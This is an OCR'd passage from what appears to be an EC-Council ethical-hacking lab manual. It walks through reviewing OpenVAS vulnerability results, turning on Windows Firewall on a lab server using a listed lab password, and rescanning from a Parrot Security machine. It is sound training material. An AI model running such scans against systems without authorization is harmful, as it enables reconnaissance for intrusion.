
17. Similarly, you can click other discovered vulnerabilities under the **Report: Results** section to view detailed information regarding the vulnerabilities in the target system.
18. Next, go through the findings, including all high or critical vulnerabilities. Manually use your skills to verify the vulnerability. The challenge with vulnerability scanners is that they are quite limited; they work well for an internal or white box test only if the credentials are known. We will explore that now: return to your OpenVAS tool, and set up for the same scan again; but this time, turn your **firewall ON** in the **Windows Server 2022** machine.
19. Now, we will enable **Windows Firewall** in the target system and scan it for vulnerabilities.
20. Switch to the **Windows Server 2022** virtual machine and click **Ctrl+Alt+Del** to activate it, by default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




21. Navigate to **Control Panel → System and Security → Windows Defender Firewall → Turn Windows Defender Firewall on or off**, **enable Windows Firewall**, and click **OK**.

    Note: By turning the Firewall ON, you are making it more difficult for the scanning tool to scan for vulnerabilities in the target system.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


22. Switch to **Parrot Security** virtual machine and perform **Steps# 9-11** to create another task for scanning the target system.
23. A newly created task appears under the **Tasks** section and starts scanning the target system for vulnerabilities.



24. After the completion of the scan, click the **Done** button under the **Status** column.


    Note: It takes approximately 15-20 minutes for the scan to complete.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



